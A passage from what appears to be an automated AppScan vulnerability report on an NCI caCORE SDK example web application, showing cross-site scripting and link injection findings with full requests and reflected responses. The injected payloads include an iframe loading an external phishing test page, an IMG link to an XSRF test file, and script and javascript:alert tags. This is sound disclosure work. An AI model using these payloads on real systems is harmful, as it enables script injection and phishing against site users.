Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 4 [ID=22680]

The following changes were applied to the original request:

- Set parameter 'id's value to '1%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E'

Request/Response:

```
GET /examplerest/Delete.action?id=1%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%
2Fdemo.testfire.net%2Fphishing.html%
3E&target=gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank
HTTP/1.1
Cookie: mytreeSaveStateCookie=1%2C1%2F5%2C1%2F5%2F2%2C1%2F5%2F4%2C1%2F10;
JSESSIONID=D42D92BD25550681C226EC469313AED0
Host: ncias-d704-v.nci.nih.gov:29080
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/LinkResult.action
Connection: Keep-Alive


HTTP/1.1 200 OK
Content-Length: 5359
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 20:21:08 GMT





<link href="styleSheet.css" type="text/css" rel="stylesheet" />
<html>
<head>
<title>Result Data Table</title>
<link rel="stylesheet" type="text/css" href="styleSheet.css" />
```

```
</head>
<body>
<form method="post" action="LinkResult.action" name="LinkResult" id="LinkResult">
<input type="hidden" name="linkHref"/>
<input type="hidden" name="targetClass"/>
</form>

<table summary="" cellpadding="0" cellspacing="0" border="0"
    width="100%" height="100%">

    <!-- nci hdr begins -->
    <tr>
        <td>
            <table width="100%" border="0" cellspacing="0" cellpadding="0"
                class="hdrBG">
                <tr>
                    <td width="283" height="37" align="left">
                        <a href="http://www.cancer.gov">
                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                width="283" height="37" border="0" />
                        </a>
                    </td>
                    <td>&nbsp;
                    </td>
                    <td width="295" height="37" align="right">
                        <a href="http://www.cancer.gov">
                            <img alt="U.S. National Institutes of Health |
www.cancer.gov"
                                src="images/tagline.gif" width="295" height="37"
border="0" />
                        </a>
                    </td>
                </tr>
            </table>
        </td>
    </tr>
    <!-- nci hdr ends -->

    <tr>
        <td height="100%" align="center" valign="top">
            <table summary="" cellpadding="0" cellspacing="0" border="0"
                height="100%" width="771">
                <!-- application hdr begins -->
                <tr>
                    <td height="50">
                        <table width="100%" height="50" border="0" cellspacing="0"
                            cellpadding="0" class="subhdrBG">
                            <tr>
                                <td height="50" align="left">
                                    <a href="#">
                                        <img src="images/sdkLogoSmall.gif"
alt="Application Logo"
                                            hspace="10" border="0" />
                                    </a>
                                </td>
                            </tr>
                        </table>
                    </td>
                </tr>
                <!-- application hdr ends -->


                <tr>
                    <td valign="top">
                        <table summary="" cellpadding="0" cellspacing="0"
                            border="0" bordercolor="red" height="100%" width="100%"
                            class="contentPage">

                            <!--_____ main content begins _____ -->
```

```
                                      bordercolor="blue" class="contentBegins"
height="100%"
                                      width="100%">
                                      <tr>
                                          <td border=0 class="h2" nowrap="off">
                                          Delete
                                          </td>
                                      </tr>
                                      <tr>
                                      <td border=0 class="txtHighlight"
align="center">

                                      &nbsp;
                                      </td>
                                      </tr>

                                      <tr>
                                          <td valign="top"  align="center">
                                          <table border="0" bordercolor="orange"
summary="" cellpadding="0" cellspacing="0">
                                          <tr>
                                          <td class="dataTablePrimaryLabel"
height="20" align="left">
                                          Criteria:
                                          <br />

                                          id = 1'"><iframe
src=http://demo.testfire.net/phishing.html><br>
                                          <input type="hidden" name="id"
value="1'"><iframe src=http://demo.testfire.net/phishing.html>">

                                          target =
gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank<br>
                                          <input type="hidden" name="target"
value="gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank">

                                          </td>
                                          </tr>

                                          <tr>
                                          <td class="txtHighlight" nowrap="off">
                                          Are you sure you want to delete?
                                          <br>

                                          <input type="submit" name="submit"
value="Yes" class="actionButton" >
                                          <input type="button" name="close" value="No"
class="actionButton"  onClick="javascript:window.close()">
                                          <input type="hidden" name="confirm"
value="true">


                                          </td>
                                          </tr>

                                          </td>
                                          </form>
                                      </tr>
                                                 <!-- paging ends -->

                                      <!-- Insert details block here if needed -->
                                  </table>
                              </td>
```

Validation In Response:

- id = 1'"><iframe src=**http://demo.testfire.net/phishing.html**><br>
- id = 1'"><iframe src=http://**demo.testfire.net**/phishing.html><br>

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

CWE ID:

79

[6 of 7] Link Injection (facilitates Cross-Site Request Forgery)

Severity:	Medium
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Delete.action (Parameter: close)
CVE ID(s):	N/A
CWE ID(s):	74
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 8 [ID=62874]

The following changes were applied to the original request:

• Set parameter 'close's value to '%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E'

Request/Response:

```
POST /examplerest/Delete.action HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 155
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Content-Type: application/x-www-form-urlencoded
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/Delete.action?
id=1&target=gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank

id=1&target=gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank&submi
t=Yes&close=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E&confirm=true
HTTP/1.1 200 OK
Content-Length: 5422
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
```

```
Date: Wed, 09 Jan 2013 21:19:30 GMT




<link href="styleSheet.css" type="text/css" rel="stylesheet" />
<html>
<head>
<title>Result Data Table</title>
<link rel="stylesheet" type="text/css" href="styleSheet.css" />

</head>
<body>
<form method="post" action="LinkResult.action" name="LinkResult" id="LinkResult">
<input type="hidden" name="linkHref"/>
<input type="hidden" name="targetClass"/>
</form>

<table summary="" cellpadding="0" cellspacing="0" border="0"
    width="100%" height="100%">

    <!-- nci hdr begins -->
    <tr>
        <td>
            <table width="100%" border="0" cellspacing="0" cellpadding="0"
                class="hdrBG">
                <tr>
                    <td width="283" height="37" align="left">
                        <a href="http://www.cancer.gov">
                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                width="283" height="37" border="0" />
                        </a>
                    </td>
                    <td>&nbsp;
                    </td>
                    <td width="295" height="37" align="right">
                        <a href="http://www.cancer.gov">
                            <img alt="U.S. National Institutes of Health |
www.cancer.gov"
                                src="images/tagline.gif" width="295" height="37"
border="0" />
                        </a>
                    </td>
                </tr>
            </table>
        </td>
    </tr>
    <!-- nci hdr ends -->

    <tr>
        <td height="100%" align="center" valign="top">
            <table summary="" cellpadding="0" cellspacing="0" border="0"
                height="100%" width="771">
                <!-- application hdr begins -->
                <tr>
                    <td height="50">
                        <table width="100%" height="50" border="0" cellspacing="0"
                            cellpadding="0" class="subhdrBG">
                            <tr>
                                <td height="50" align="left">
                                    <a href="#">
                                        <img src="images/sdkLogoSmall.gif"
alt="Application Logo"
                                            hspace="10" border="0" />
                                    </a>
                                </td>
                            </tr>
                        </table>
                    </td>
```

```
               <tr>
                   <td valign="top">
                      <table summary="" cellpadding="0" cellspacing="0"
                          border="0" bordercolor="red" height="100%" width="100%"
                          class="contentPage">

                          <!--_____ main content begins _____ -->

                          <tr>
                              <td valign="top">
                                 <form method="post" action="Delete.action"
name="Delete" id="Delete">
                                 <table cellpadding="0" cellspacing="0" border="0"
                                     bordercolor="blue" class="contentBegins"
height="100%"
                                     width="100%">
                                     <tr>
                                         <td border=0 class="h2" nowrap="off">
                                         Delete
                                         </td>
                                     </tr>
                                     <tr>
                                     <td border=0 class="txtHighlight"
align="center">

                                     Failed to create: Not found
                                     </td>
                                     </tr>

                                     <tr>
                                         <td valign="top"  align="center">
                                         <table border="0" bordercolor="orange"
summary="" cellpadding="0" cellspacing="0">
                                         <tr>
                                         <td class="dataTablePrimaryLabel"
height="20" align="left">
                                         Criteria:
                                         <br />

                                         id = 1<br>
                                         <input type="hidden" name="id" value="1">

                                         target =
gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank<br>
                                         <input type="hidden" name="target"
value="gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank">

                                         close = "'><IMG SRC="/WF_XSRF.html"><br>
                                         <input type="hidden" name="close"
value=""'><IMG SRC="/WF_XSRF.html">">

                                         </td>
                                         </tr>

                                         <tr>
                                         <td class="txtHighlight" nowrap="off">
                                         Are you sure you want to delete?
                                         <br>

                                         <input type="submit" name="submit"
value="Yes" class="actionButton" >
                                         <input type="button" name="close" value="No"
class="actionButton"  onClick="javascript:window.close()">
                                         <input type="hidden" name="confirm"
value="true">


                                         </td>
                                         </tr>

                                         </td>
                                         </form>
                      </td>
           ...
```

Validation In Response:

```
• close = "'><IMG SRC="/WF_XSRF.html"><br>
• close = "'><IMG SRC="/WF_XSRF.html"><br>
```

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

CWE ID:

74

[7 of 7] Link Injection (facilitates Cross-Site Request Forgery)

Severity:	Medium
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Delete.action (Parameter: id)
CVE ID(s):	N/A
CWE ID(s):	74
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 8 [ID=22695]

The following changes were applied to the original request:

- Set parameter 'id's value to '%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E'

Request/Response:

```
GET /examplerest/Delete.action?id=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%
3E&target=gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank
HTTP/1.1
Cookie: mytreeSaveStateCookie=1%2C1%2F5%2C1%2F5%2F2%2C1%2F5%2F4%2C1%2F10;
JSESSIONID=D42D92BD25550681C226EC469313AED0
Host: ncias-d704-v.nci.nih.gov:29080
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/LinkResult.action
Connection: Keep-Alive


HTTP/1.1 200 OK
Content-Length: 5305
Server: Apache-Coyote/1.1
```

```
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 20:21:09 GMT





<link href="styleSheet.css" type="text/css" rel="stylesheet" />
<html>
<head>
<title>Result Data Table</title>
<link rel="stylesheet" type="text/css" href="styleSheet.css" />

</head>
<body>
<form method="post" action="LinkResult.action" name="LinkResult" id="LinkResult">
<input type="hidden" name="linkHref"/>
<input type="hidden" name="targetClass"/>
</form>

<table summary="" cellpadding="0" cellspacing="0" border="0"
    width="100%" height="100%">

    <!-- nci hdr begins -->
    <tr>
        <td>
            <table width="100%" border="0" cellspacing="0" cellpadding="0"
                class="hdrBG">
                <tr>
                    <td width="283" height="37" align="left">
                        <a href="http://www.cancer.gov">
                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                width="283" height="37" border="0" />
                        </a>
                    </td>
                    <td>&nbsp;
                    </td>
                    <td width="295" height="37" align="right">
                        <a href="http://www.cancer.gov">
                            <img alt="U.S. National Institutes of Health |
www.cancer.gov"
                                src="images/tagline.gif" width="295" height="37"
border="0" />
                        </a>
                    </td>
                </tr>
            </table>
        </td>
    </tr>
    <!-- nci hdr ends -->

    <tr>
        <td height="100%" align="center" valign="top">
            <table summary="" cellpadding="0" cellspacing="0" border="0"
                height="100%" width="771">
                <!-- application hdr begins -->
                <tr>
                    <td height="50">
                        <table width="100%" height="50" border="0" cellspacing="0"
                            cellpadding="0" class="subhdrBG">
                            <tr>
                                <td height="50" align="left">
                                    <a href="#">
                                        <img src="images/sdkLogoSmall.gif"
alt="Application Logo"
                                            hspace="10" border="0" />
                                    </a>
                                </td>
                            </tr>
                <tr>
                    <td valign="top">
                        <table summary="" cellpadding="0" cellspacing="0"
                            border="0" bordercolor="red" height="100%" width="100%"
                            class="contentPage">

                            <!--_____ main content begins _____ -->

                            <tr>
                                <td valign="top">
                                    <form method="post" action="Delete.action"
name="Delete" id="Delete">
                                    <table cellpadding="0" cellspacing="0" border="0"
                                        bordercolor="blue" class="contentBegins"
height="100%"

                                        width="100%">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off">
                                            Delete
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center">

                                        &nbsp;
                                        </td>
                                        </tr>

                                        <tr>
                                            <td valign="top"  align="center">
                                            <table border="0" bordercolor="orange"
summary="" cellpadding="0" cellspacing="0">
                                            <tr>
                                            <td class="dataTablePrimaryLabel"
height="20" align="left">

                                            Criteria:
                                            <br />

                                            id = "'><IMG SRC="/WF_XSRF.html"><br>
                                            <input type="hidden" name="id"
value=""'><IMG SRC="/WF_XSRF.html">">

                                            target =
gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank<br>
                                            <input type="hidden" name="target"
value="gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.Bank">

                                            </td>
                                            </tr>

                                            <tr>
                                            <td class="txtHighlight" nowrap="off">
                                            Are you sure you want to delete?
                                            <br>

                                            <input type="submit" name="submit"
value="Yes" class="actionButton" >
                                            <input type="button" name="close" value="No"
class="actionButton"  onClick="javascript:window.close()">
                                            <input type="hidden" name="confirm"
value="true">


                                            </td>
                                            </tr>

                                            </td>
                                            </form>
                                        </tr>
                </tr>
                          <!--_____ main content ends _____ -->

                          <tr>
                              <td height="20" width="100%" class="footerMenu">
&nbsp;
                              ...
```

Validation In Response:

- id = "'>**<IMG SRC="/WF_XSRF.html">**<br>
- id = "'><IMG SRC="**/WF_XSRF.html**"><br>

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

CWE ID:

74

Vulnerable URL: http://ncias-d704-v.nci.nih.gov:29080/examplerest/Result.action

Total of 2 security issues in this URL

[1 of 2] Cross-Site Scripting

Severity:	High
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Result.action (Parameter: name)
CVE ID(s):	N/A
CWE ID(s):	79 (parent of 82,83)
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 24 [ID=15984]

The following changes were applied to the original request:

- Set parameter 'name's value to '%3Ciframe+src%3Djavascript%3Aalert%2841800%29%3E'

Request/Response:

```
POST /examplerest/Result.action HTTP/1.1
Cookie: mytreeSaveStateCookie=1%2C1%2F5%2C1%2F5%2F2;
JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 195
Host: ncias-d704-v.nci.nih.gov:29080
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Referer: http://ncias-d704-
v.nci.nih.gov:29080/examplerest/ShowDynamicTree.action;jsessionid=D42D92BD25550681C2
26EC469313AED0
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive

id=&name=%3Ciframe+src%3Djavascript%3Aalert%2841800%29%
3E&yearsExperience=&searchObj=Please+choose&BtnSearch=Submit&selectedDomain=gov.nih.
nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher
HTTP/1.1 200 OK
Content-Length: 4825
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 20:18:31 GMT






<link href="styleSheet.css" type="text/css" rel="stylesheet" />
<html>
<head>
<title>Result Data Table</title>
<link rel="stylesheet" type="text/css" href="styleSheet.css" />
<script type="text/javascript">
function query(hrefVal)
{
    document.LinkResult.linkHref.value=hrefVal;
    document.LinkResult.targetClass.value="gov.nih.nci.cacoresdk.domain.inheritance.
abstrakt.PrivateTeacher";
    document.LinkResult.submit();
}

function showMetadata(context, klass, attribute)
{
    title = "Metadata for" + klass + ":" + attribute;
    urL = "Metadata.action?
context="+context+"&target="+klass+"&attribute="+attribute;
    window.open(urL, title,
"location=0,status=1,scrollbars=1,menubar=0,resizable=1,width=350,height=250");
}
</script>

</head>
<body>
<form method="post" action="LinkResult.action" name="LinkResult" id="LinkResult">
<input type="hidden" name="linkHref"/>
<input type="hidden" name="targetClass"/>
</form>

<table summary="" cellpadding="0" cellspacing="0" border="0"
    width="100%" height="100%">

    <!-- nci hdr begins -->
    <tr>
        <td>
            <table width="100%" border="0" cellspacing="0" cellpadding="0"
                class="hdrBG">
                <tr>
                    <td width="283" height="37" align="left">
                        <a href="http://www.cancer.gov">
                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                width="283" height="37" border="0" />
                        </a>
                    </td>
                    <td>&nbsp;
                    </td>
```

```
                            <img alt="U.S. National Institutes of Health |
www.cancer.gov"
                                src="images/tagline.gif" width="295" height="37"
border="0" />
                        </a>
                    </td>
                </tr>
            </table>
        </td>
    </tr>
    <!-- nci hdr ends -->

    <tr>
        <td height="100%" align="center" valign="top">
            <table summary="" cellpadding="0" cellspacing="0" border="0"
                height="100%" width="771">
                <!-- application hdr begins -->
                <tr>
                    <td height="50">
                        <table width="100%" height="50" border="0" cellspacing="0"
                            cellpadding="0" class="subhdrBG">
                            <tr>
                                <td height="50" align="left">
                                    <a href="#">
                                        <img src="images/sdkLogoSmall.gif"
alt="Application Logo"
                                            hspace="10" border="0" />
                                    </a>
                                </td>
                            </tr>
                        </table>
                    </td>
                </tr>
                <!-- application hdr ends -->
                <tr>
                    <td valign="top">
                        <table summary="" cellpadding="0" cellspacing="0"
                            border="0" bordercolor="red" height="100%" width="100%"
                            class="contentPage">

                            <!--_____ main content begins _____ -->

                            <tr>
                                <td valign="top">

                                    <table cellpadding="0" cellspacing="0" border="0"
                                        bordercolor="blue" class="contentBegins"
height="100%"
                                        width="100%">
                                        <tr>
                                            <td valign="top">
                                            <table border="0" bordercolor="orange"
summary="" cellpadding="0" cellspacing="0"><tr><td class="dataTablePrimaryLabel"
height="20" align="left">Criteria: name=<iframe src=javascript:alert(41800)
><br />Result Class:
gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher</td><tr><td
class="dataPagingText" align="left" style="border:0px; border-bottom:1px; border-
style:solid; border-color:#5C5C5C;"><br />No matching
results<br /><br /></td></tr></td></tr>
                                            </td>
                                        </tr>
                                                    <!-- paging ends -->

                                        <!-- Insert details block here if needed -->
                                    </table>
                                </td>
                            </tr>
                        </table>

                    </td>
                </tr>
                            <!--_____ main content ends _____ -->
                            </tr>
                        </table>
                    </td>
                </tr>
            </table>
        </td>
    </tr>
    <tr>
        <td>

            <!-- footer begins -->
            <table width="100%" border="0" cellspacing="0" cellpadding="0"
                class="ftrTable">
                <tr>
                    <td valign="top">
                        <div align="center">
                            <a href="http://w...
```

Validation In Response:

```
• tr><td class="dataTablePrimaryLabel" height="20" align="left">Criteria: name=
<iframe src=javascript:alert(41800)><br />Result Class:
gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher</td><tr><td cl
```

Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

CWE ID:

83 (child of 79)

[2 of 2] Cross-Site Scripting

Severity:	High
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Result.action (Parameter: ceo)
CVE ID(s):	N/A
CWE ID(s):	79 (parent of 82,83)
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 8 [ID=24613]

The following changes were applied to the original request:

- Set parameter 'ceo's value to 'test%3Cimg+src%3Djavascript%3Aalert%2859058%29%3E'

Request/Response:

```
POST /examplerest/Result.action HTTP/1.1
Cookie: mytreeSaveStateCookie=1%2C1%2F5%2C1%2F5%2F2%2C1%2F5%2F4%2C1%2F10%2C1%2F33;
JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 267
Host: ncias-d704-v.nci.nih.gov:29080
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-us,en;q=0.5
Referer: http://ncias-d704-
v.nci.nih.gov:29080/examplerest/ShowDynamicTree.action;jsessionid=D42D92BD25550681C2
26EC469313AED0
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive

id=&name=&ceo=test%3Cimg+src%3Djavascript%3Aalert%2859058%29%
3E&searchObj=gov.nih.nci.cacoresdk.domain.inheritance.multiplechild.sametable.PvtOrg
anization&BtnSearch=Submit&selectedDomain=gov.nih.nci.cacoresdk.domain.inheritance.m
ultiplechild.sametable.PvtOrganization
HTTP/1.1 200 OK
Content-Length: 4857
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 20:21:41 GMT






<link href="styleSheet.css" type="text/css" rel="stylesheet" />
<html>
<head>
<title>Result Data Table</title>
<link rel="stylesheet" type="text/css" href="styleSheet.css" />
<script type="text/javascript">
function query(hrefVal)
{
    document.LinkResult.linkHref.value=hrefVal;
    document.LinkResult.targetClass.value="gov.nih.nci.cacoresdk.domain.inheritance.
multiplechild.sametable.PvtOrganization";
    document.LinkResult.submit();
}

function showMetadata(context, klass, attribute)
{
    title = "Metadata for" + klass + ":" + attribute;
    urL = "Metadata.action?
context="+context+"&target="+klass+"&attribute="+attribute;
    window.open(urL, title,
"location=0,status=1,scrollbars=1,menubar=0,resizable=1,width=350,height=250");
}
</script>

</head>
<body>
<form method="post" action="LinkResult.action" name="LinkResult" id="LinkResult">
<input type="hidden" name="linkHref"/>
<input type="hidden" name="targetClass"/>
</form>

<table summary="" cellpadding="0" cellspacing="0" border="0"
    width="100%" height="100%">

    <!-- nci hdr begins -->
    <tr>
        <td>
            <table width="100%" border="0" cellspacing="0" cellpadding="0"
                class="hdrBG">
                <tr>
                    <td width="283" height="37" align="left">
                        <a href="http://www.cancer.gov">
                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                width="283" height="37" border="0" />
                        </a>
                    </td>
                    <td>&nbsp;
                    </td>
```

```
                            <img alt="U.S. National Institutes of Health |
www.cancer.gov"
                                src="images/tagline.gif" width="295" height="37"
border="0" />
                        </a>
                    </td>
                </tr>
            </table>
        </td>
    </tr>
    <!-- nci hdr ends -->

    <tr>
        <td height="100%" align="center" valign="top">
            <table summary="" cellpadding="0" cellspacing="0" border="0"
                height="100%" width="771">
                <!-- application hdr begins -->
                <tr>
                    <td height="50">
                        <table width="100%" height="50" border="0" cellspacing="0"
                            cellpadding="0" class="subhdrBG">
                            <tr>
                                <td height="50" align="left">
                                    <a href="#">
                                        <img src="images/sdkLogoSmall.gif"
alt="Application Logo"
                                            hspace="10" border="0" />
                                    </a>
                                </td>
                            </tr>
                        </table>
                    </td>
                </tr>
                <!-- application hdr ends -->
                <tr>
                    <td valign="top">
                        <table summary="" cellpadding="0" cellspacing="0"
                            border="0" bordercolor="red" height="100%" width="100%"
                            class="contentPage">

                            <!--_____ main content begins _____ -->

                            <tr>
                                <td valign="top">

                                    <table cellpadding="0" cellspacing="0" border="0"
                                        bordercolor="blue" class="contentBegins"
height="100%"
                                        width="100%">
                                        <tr>
                                            <td valign="top">
                                            <table border="0" bordercolor="orange"
summary="" cellpadding="0" cellspacing="0"><tr><td class="dataTablePrimaryLabel"
height="20" align="left">Criteria: ceo=test<img src=javascript:alert(59058)
><br />Result Class:
gov.nih.nci.cacoresdk.domain.inheritance.multiplechild.sametable.PvtOrganization</td
><tr><td class="dataPagingText" align="left" style="border:0px; border-bottom:1px;
border-style:solid; border-color:#5C5C5C;"><br />No matching
results<br /><br /></td></tr></td></tr>
                                            </td>
                                        </tr>
                                                    <!-- paging ends -->

                                        <!-- Insert details block here if needed -->
                                    </table>
                                </td>
                            </tr>
                        </table>

                    </td>
                </tr>
                            <!--_____ main content ends _____ -->
                            </tr>
                        </table>
                    </td>
                </tr>
            </table>
        </td>
    </tr>
    <tr>
        <td>

            <!-- footer begins -->
            <table width="100%" border="0" cellspac...
```

Validation In Response:

```
• tr><td class="dataTablePrimaryLabel" height="20" align="left">Criteria:
ceo=test<img src=javascript:alert(59058)><br />Result Class:
gov.nih.nci.cacoresdk.domain.inheritance.multiplechild.sametable.PvtOrganizatio
```

Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

CWE ID:

82 (child of 79)

Vulnerable URL: http://ncias-d704-v.nci.nih.gov:29080/examplerest/Update.action

Total of 7 security issues in this URL

[1 of 7] Cross-Site Scripting

Severity:	High
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Update.action (Parameter: yearsExperience)
CVE ID(s):	N/A
CWE ID(s):	79 (parent of 80,82,83,84,86)
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 24 [ID=132460]

The following changes were applied to the original request:

- Injected '<script>alert(481400)</script>' into parameter 'yearsExperience's value

Request/Response:

```
POST /examplerest/Update.action HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 260
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
```

```
Host: ncias-d704-v.nci.nih.gov:29080
Content-Type: application/x-www-form-urlencoded
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/Update.action?
id=1&target=gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher

target=gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher&id=1&name=&y
earsExperience=<script>alert(481400)</script>&pupilCollection+%28gov-nih-nci-
cacoresdk-domain-inheritance-abstrakt-Pupil-id%
29=&submitForm=true&selectedDomain=&BtnSearch=Submit
HTTP/1.1 200 OK
Content-Length: 7319
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 23:03:50 GMT





<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">
<form method="post" action="Update.action" name="Update" id="Update">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
                                <tr>
                                    <td width="283" height="37" align="left">
                                        <a href="http://www.cancer.gov">
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
```

```
                                                    <a href="#">
                                                        <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
                                                            hspace="10" border="0" />
                                                    </a>
                                                </td>
                                            </tr>
                                        </table>
                                    </td>
                                </tr>
                                <!-- application hdr ends -->
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">
                                            Update
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to update: For input string:
"<script>alert(481400)</script>"
                                        </td>
                                        </tr>
                                                        <tr>
                                                            <td valign="top">
                                                                <table border="0"
bordercolor="orange" summary=""
                                                                    cellpadding="0"
cellspacing="0">


    <table summary="" cellpadding="3" cellspacing="0" border="0" align="center">
        <tr>
            <td class="formTitle" height="20"
colspan="3">gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher</td>
        </tr>



        <tr align="left" valign="top">
            <td class="formRequiredNotice" width="5px">&nbsp;</td>
            <td class="formLabel" align="right"><label for="id">id:</label></td>
            <td class="formField" width="90%">
            <input type="hidden" name="target"
value="gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher">
            <input type="hidden" name="id" value="1">

            null
            <input type="hidden" name="id" value="null">

            </td>
